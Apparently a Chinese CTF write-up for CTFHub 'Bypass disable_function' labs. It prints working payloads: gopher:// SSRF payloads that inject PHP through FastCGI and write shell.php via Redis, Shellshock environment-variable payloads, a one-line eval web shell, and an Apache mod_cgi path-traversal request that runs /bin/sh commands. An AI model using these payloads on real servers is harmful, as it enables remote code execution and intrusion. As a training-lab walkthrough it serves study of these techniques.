
```

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%01%04%04%
00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTT
P/1.1%0E%02CONTENT_LENGTH54%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%200n%0A
disable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/w
ww/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00%06%04%00
%3C%3Fphp%20system%28%27ls%27%29%3Bdie%28%27-----Made-by-SpyD3r-----
%0A%27%29%3B%3F%3E%00%00%00%00
```

再做一次 URL 编码（因为走的是 `?url`）

gopher%3A%2F%2F127.0.0.1%3A9000%2F_%2501%2501%2500%2501%2500%2508%2500%2500%2500%2501%2500%2500%2500%2500%2500%2500%2501%2504%2500%2501%2501%2504%2504%2500%250F%2510SERVER_SOFTWAREgo%2520%2F%2520fcgiclient%2520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2F1.1%250E%2502CONTENT_LENGTH54%250E%2504REQUEST_METHODPOST%2509KPHP_VALUEallow_url_include%2520%253D%2520on%250Adisable_functions%2520%253D%2520%250Aauto_prepend_file%2520%253D%2520php%253A%2F%2Finput%250F%2517SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%250D%2501DOCUMENT_ROOT%2F%2500%2500%2500%2500%2501%2504%2500%2501%2500%2500%2500%2500%2501%2505%2500%2501%2500%2506%2504%2500%253C%253Fphp%2520system%2528%2527ls%2527%2529%253Bdie%2528%2527----Made-by-SpyD3r----%250A%2527%2529%253B%253F%253E%2500%2500%2500%2500

可以看到有个 `index.php`



Redis 协议 RCE




1 SSRF 与 Redis 结合的核心思路

利用 **SSRF**（Server-Side Request Forgery，服务端请求伪造），让服务器主动去请求攻击者指定的 Redis 服务（或内网未授权的 Redis 服务），并向 Redis 写入恶意 payload，从而进一步实现 **远程命令执行（RCE）**

2 SSRF Redis RCE 常见利用链


| 阶段 | 动作 |
|-----|--|
| 第一步 | SSRF 控制目标服务请求 Redis（通常使用 <code>gopher://</code> 协议，可以伪造 TCP payload） |
| 第二步 | 向 Redis 发送写入命令，修改其配置，如 <code>dir</code> 和 <code>dbfilename</code> |
| 第三步 | 向 Redis 写入 恶意 SSH 公钥 或 计划任务脚本 到 Web 根目录或 <code>.ssh/authorized_keys</code> |
| 第四步 | 触发 Redis 保存（ <code>SAVE</code> ），将 payload 写入磁盘，造成任意代码执行或提权 |

本题依然可以使用 gopherus 实施攻击



再 URL 编码一次

```
gopher%3A//127.0.0.1%3A6379/_%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A%250D%250A%25243%250D%250A%252413%250D%250A/var/www/html%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A
```



Shellshock 提权



漏洞本质

Bash 在处理“函数定义”的环境变量时会 ** 继续执行函数体后多余的字符串内容 **，即使它不是合法的函数定义

✓ 1. 正常的函数环境变量行为（示例）

```
env 'foo=() { echo hello; }' bash -c "echo done"
```

`foo` 被定义成一个函数，Bash 会正常识别它

✗ 2. 漏洞触发示例（Shellshock Payload）

```
env 'foo=() { :;;; echo vulnerable' bash -c "echo test"
```

foo=() { :;;; echo vulnerable 看起来像一个函数定义：

foo=() { :;;} 是合法函数定义 (:;; 是 NOP)

但后续跟着 ; echo vulnerable，却被 Bash 误当作要执行的代码

bash -c "echo test" 本意是执行 echo test，但由于 Bash 解析 foo 时“附带执行”了 echo vulnerable

输出

vulnerable

test

网页给出了后门密码


← → ↻ ⚠ 不安全 challenge-5c13fd12fd32d74f.sandbox.ctfhub.com:10800/index.php

CTFHub Bypass disable_function —— ShellShock

本环境来源于[AntSword-Labs](https://github.com/AntSwordProject/AntSword-Labs)

```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub Bypass disable_function —— ShellShock</title>
    <meta charset="UTF-8">
</head>
<body>
<h1>CTFHub Bypass disable_function —— ShellShock</h1>
<p>本环境来源于<a href="https://github.com/AntSwordProject/AntSword-Labs">AntSword-Labs</a></p>
</body>
</html>
<?php
@eval($_REQUEST['ant']);
show_source(__FILE__);
?>
```


蚁剑直接连接




构造 RCE 代码，[参考博客](#)

```
<?php
# putenv() 用于设置环境变量
putenv("PHP_test=( { :; }; tac /flag >> /var/www/html/a1andns");
error_log("admin",1);
echo 'ok';// 便于判断是否运行成功
?>
```


右键上传文件



浏览器访问出现 OK



ok



Apache Mod CGI 提权



当 Apache 配置中启用了以下内容时：

```
<Directory />
# 表示允许所有用户（包括匿名用户）访问此目录及其子目录，没有任何限制
Require all granted
</Directory>
```

再配合 `mod_cgi` 模块，攻击者可以构造特殊的 URL 请求，如：

```
GET /cgi-bin/.%2e/.%2e/bin/sh HTTP/1.1
Host: victim.com
```

`%2e` 是 URL 编码的 `.`，这导致路径解析出错，绕过了限制

利用该路径访问系统中的 `sh` 或其他解释器，附带参数来执行任意命令

例如：

```
POST /cgi-bin/.%2e/.%2e/bin/sh HTTP/1.1
Host: vulnerable.com
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

echo; echo "Content-Type: text/plain"; echo; id
```

输出将是 CGI 响应中的用户身份，即已执行系统命令

当你在 `php.ini` 中配置：

```
disable_functions = system, exec, shell_exec, passthru
```

这只是让 PHP 解释器在运行 `.php` 脚本时 ** 不允许调用这些函数 **，防止 PHP 代码执行系统命令

⚠️ 但前提是 —— **必须通过 PHP 来运行的代码才会受这个配置限制**

当你启用了 Apache 的 `mod_cgi` 模块后，它的工作方式是：


- 用户请求 `example.com/cgi-bin/exploit.sh`
- Apache 检查该文件是可执行文件（比如 `/bin/sh` 脚本）
- Apache 启动新子进程，直接使用操作系统运行该脚本（不是交给 PHP）

这时，**不会加载 PHP，也不会执行 `php.ini` 的配置逻辑**

正常 PHP RCE 情况下：
浏览器 --> Apache --> PHP --> 你的脚本
└─ system(), 被 `disable_functions` 禁用

而 `mod_cgi` 情况下：
浏览器 --> Apache --> 直接执行 `/bin/sh` (绕过 PHP)
└─ 任意命令被执行 (无任何语言级限制)

点击重置后门目录




CTFHub Bypass disable_function —— Apache Mod CGI

本环境来源于[AntSword-Labs](#)


[GetFlag](#) | 重置backdoor目录 重置 backdoor 目录成功

点击 GetFlag 进入到后门，默认 `index.php`

